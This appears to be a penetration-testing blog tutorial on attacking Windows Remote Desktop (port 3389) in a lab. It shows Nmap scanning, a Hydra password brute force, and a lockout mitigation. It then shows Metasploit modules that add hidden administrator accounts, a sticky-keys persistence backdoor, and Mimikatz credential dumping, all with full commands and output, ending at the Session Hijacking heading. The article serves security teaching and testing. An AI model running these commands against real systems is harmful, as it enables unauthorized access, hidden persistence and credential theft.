

Hacking Articles

Raj Chandel's Blog



Menu

[Home](#) » [Penetration Testing](#) » [Remote Desktop Penetration Testing \(Port 3389\)](#)

Penetration Testing

Remote Desktop Penetration Testing (Port 3389)

June 12, 2021 By Raj Chandel

In this article, we are discussing Remote Desktop penetration testing in four scenarios. Through that, we are trying to explain how an attacker can breach security in a different- different scenario and what types of the major step should take by admin while activating RDP services to resist against attack.

Table of Content

Introduction

- Enabling RDP

Nmap Port Scan

Login Bruteforce Attack

- Hydra

Mitigation Against Bruteforce

- Account Lockout Policy

Post Exploitation using Metasploit

- getgui

- enable_rdp

Persistence

- sticky_keys

Credential Dumping

- Mimikatz

Session Hijacking

Mitigation Against Session Hijacking

- Detection
- Session Time Limits

DOS Attack

- MS12-020 Free DoS

Exploitation

- BlueKeep Attack

Change RDP Port

Man In The Middle Attack


- SETH Toolkit

Conclusion


Introduction

From [Wikipedia](#) Remote Desktop Protocol (RDP) also known as “Terminal Services Client” is a proprietary protocol developed by Microsoft, which provides a user with a graphical interface to connect to another computer over a network connection. RDP servers are built into Windows operating systems; by default, the server listens on TCP port 3389.

In a network environment, it is a best practice to disable the services that are not being used as they can be the potential cause for a compromise. The Remote Desktop Service is no exception to this. If the service is disabled on the system, it can be enabled using the following steps. Inside the Control Panel of the System, there exists a System and Security Section. Inside this section, there is a System Section. After traversing inside this section, in the left-hand side menu, there exists a Remote Settings option as depicted in the image below. It can also be verified that the System that we working on is Windows 10 Enterprise Edition.



Clicking on the Remote Setting option, we see that a small window opens. It consists of multiple tabs. However, inside the Remote Tab, we see that there is a section labeled as Remote Desktop. This section can be used to Enable or Disable the Remote Desktop Service. For the time being, we are enabling the Service as shown in the image below.




Nmap Port Scan

Since we have enabled the Remote Desktop service on our Windows Machine, it is possible to verify the service running on the device by performing a Nmap Port Scan. By default, the port that the Remote Desktop service runs on is port 3389. It can be observed that the Windows

machine with IP Address 192.168.1.41 has Remote Desktop Service successfully. It is also able to extract the System Name of the Machine, it is MSEDGEWIN10.

```
1. nmap -A -p3389 192.168.1.41
```



```
(root@kali)-[~]
# nmap -A -p3389 192.168.1.41
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-26 06:35 EDT
Nmap scan report for 192.168.1.41
Host is up (0.00070s latency).

PORT      STATE SERVICE          VERSION
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
rdp-ntlm-info:
  Target_Name: MSEDGEWIN10
  NetBIOS_Domain_Name: MSEDGEWIN10
  NetBIOS_Computer_Name: MSEDGEWIN10
  DNS_Domain_Name: MSEDGEWIN10
  DNS_Computer_Name: MSEDGEWIN10
  Product_Version: 10.0.17763
_ System_Time: 2021-05-26T10:35:54+00:00
ssl-cert: Subject: commonName=MSEDGEWIN10
Not valid before: 2021-05-25T10:33:20
Not valid after: 2021-11-24T10:33:20
ssl-date: 2021-05-26T10:35:54+00:00; 0s from scanner time.
MAC Address: 00:0C:29:DB:9C:BC (VMware)
```

Login Bruteforce

In a process of performing a penetration test on the Remote Desktop service, after the Nmap scan, it is time to do a Bruteforce Attack. There is a long list of tools that can be used to perform a Bruteforce attack but one of the most reliable tools that can make the job done is Hydra.

Although called a Bruteforce, it is more like a dictionary attack. We need to make two dictionaries one with a list of probable usernames and another with a list of probable passwords. The dictionaries are named user.txt and pass.txt. With all this preparation, all that is left is to provide the dictionaries and the IP Address of the target machine to the Hydra to perform a Bruteforce attack on the Login of RDP. We see that a set of credentials was recovered. It is possible to initiate an RDP session using this set of credentials.


```
1. hydra -L user.txt -P pass.txt 192.168.1.41 rdp
```

```
(root@kali)-[~]
# hydra -L user.txt -P pass.txt 192.168.1.41 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-26 06:40:04
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce t
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries
[DATA] attacking rdp://192.168.1.41:3389/
[3389][rdp] host: 192.168.1.41 login: raj password: 123
[ERROR] freerdp: The connection failed to establish.
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-26 06:40:09
```

Mitigation Against Bruteforce


The Bruteforce attack that we just performed can be mitigated. It requires the creation of an Account Policy that will prevent Hydra or any other tool from trying multiple credentials. It is essentially a Lockout Policy. To toggle this policy, we need to open the Local Security Policy window. This can be done by typing “secpol.msc”. It will open a window similar to the one shown below. To get to the particular policy we need to Account Policies under Security Settings. Inside the Account Policies, there exists an Account Lockout Policy. It contains 3 policies each working on an aspect of the Account Lockout. The first one controls the duration of the lockout. This is the time that is required to be passed to log in again after the lockout. Then we have the Lockout Threshold. This controls the number of invalid attempts. Please toggle these as per your requirements. This should prevent the Bruteforce attack.



After trying the Bruteforce attack using Hydra, it can be observed that it is not possible to extract the credentials as before. Although there is still some risk that can be prevented by


forcing the users to change the passwords frequently and enforcing good password policies.

```
1. hydra -L user.txt -P pass.txt 192.168.1.41 rdp
```



```
(root@kali)-[~]  
# hydra -L user.txt -P pass.txt 192.168.1.41 rdp  
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-26 06:41:55  
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce  
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)  
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries  
[DATA] attacking rdp://192.168.1.41:3389/  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-26 06:42:04
```


As we enabled a lockout policy, we will not be able to log in on the machine even with the correct password until the time passed that we toggled in the policy. You will be greeted with a Lockout message as shown in the image below.



Post Exploitation using Metasploit

Although it has been years since its introduction, the Metasploit Framework is still one of the most reliable ways to perform post-exploitation. During Penetration Testing, if there exists a machine that has RDP disabled, it is possible to enable RDP on that device through a meterpreter. In the image below, we have the meterpreter of the machine that has RDP disabled. We use the `getgui` command on meterpreter to create a user by the name of `ignite` with a password as `123`. After completion, we can log in on the machine as `ignite` user through RDP.

```
1. run getgui -e -u ignite -p 123
```



```
meterpreter > run getgui -e -u ignite -p 123
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
[*] Setting user account for login
[*] Adding User: ignite with Password: 123
[*] Hiding user from Windows Login screen
[*] Adding User: ignite to local group 'Remote Desktop Users'
[*] Adding User: ignite to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui
```

This was the meterpreter command `getgui`. It uses the `post/windows/manage/enable_rdp` module to add a new user with RDP privileges. Let's try to use the module directly. We background the meterpreter sessions and then open the `enable_rdp` module. We provide the username and password for the user to be created and the session identifier. It will create another user by the name of `Pavan` with a password as `123` on the machine which then can be used for accessing the machine through RDP.

```
1. use post/windows/mange/enable_rdp
2. set username pavan
3. set password 123
4. set session 1
5. exploit
```

```
msf6 > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > set username pavan
username => pavan
msf6 post(windows/manage/enable_rdp) > set password 123
password => 123
msf6 post(windows/manage/enable_rdp) > set session 1
session => 1
msf6 post(windows/manage/enable_rdp) > exploit

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
[*] Setting user account for logon
[*] Adding User: pavan with Password: 123
[*] Adding User: pavan to local group 'Remote Desktop Users'
[*] Hiding user from Windows Login screen
[*] Adding User: pavan to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/202
[*] Post module execution completed
```

Persistence


The session that can be accessed as the user that is created using the enable_rdp module will be a low privilege session. This can be further elevated to gain Administrative Privileges with the combination of using the sticky_keys exploit. After selecting the exploit, we need to provide a session identifier. In the image, it can be observed that the exploit was created successfully. It replaces the Ease of Access Sticky Keys operation to Command Prompt so that when Sticky Keys is initiated on the machine, it opens a Command Prompt with elevated access.

1. use post/windows/manage/sticky_keys
2. set session 1
3. exploit

```
msf6 > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > set session 1
session => 1
msf6 post(windows/manage/sticky_keys) > exploit

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt by pressing SHIFT 5 times.
[*] Post module execution completed
msf6 post(windows/manage/sticky_keys) > █
```

Since Sticky Keys can be initiated by pressing the Shift key 5 times, we connect to the target machine using RDP and then proceed to do so. This will open an elevated command prompt window as shown in the image below.



Credential Dumping

Mimikatz can be used to perform this kind of attack. As the attacker was able to gain the session of the machine, they used Mimikatz and ran the mstsc function inside the ts module. Mstsc is a process that runs when the Remote Desktop service is in use. It then intercepts the RDP protocol communication to extract the stored credentials. It can be seen in the image below that Mimikatz can extract the credentials for the user raj.

1. `privilege::debug`
2. `ts::mstsc`

```
.#####.  mimikatz 2.2.0 (x64) #19041 May 25 2021 20:41:39
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # ts::mstsc
!!! Warning: false positives can be listed !!!

| PID 10848
ServerName                [wstring] '192.168.1.21'
ServerFqdn                [wstring] ''
UserSpecifiedServerName   [wstring] '192.168.1.21'
UserName                  [wstring] 'raj'
Domain                   [wstring] 'WIN-MJJVRJ2ONH7'
Password                  [protect] '123'
SmartCardReaderName       [wstring] ''
PasswordContainsSCardPin  [ bool ] FALSE
ServerNameUsedForAuthentication [wstring] '192.168.1.21'
RDmiUsername              [wstring] ''
```

Session Hijacking

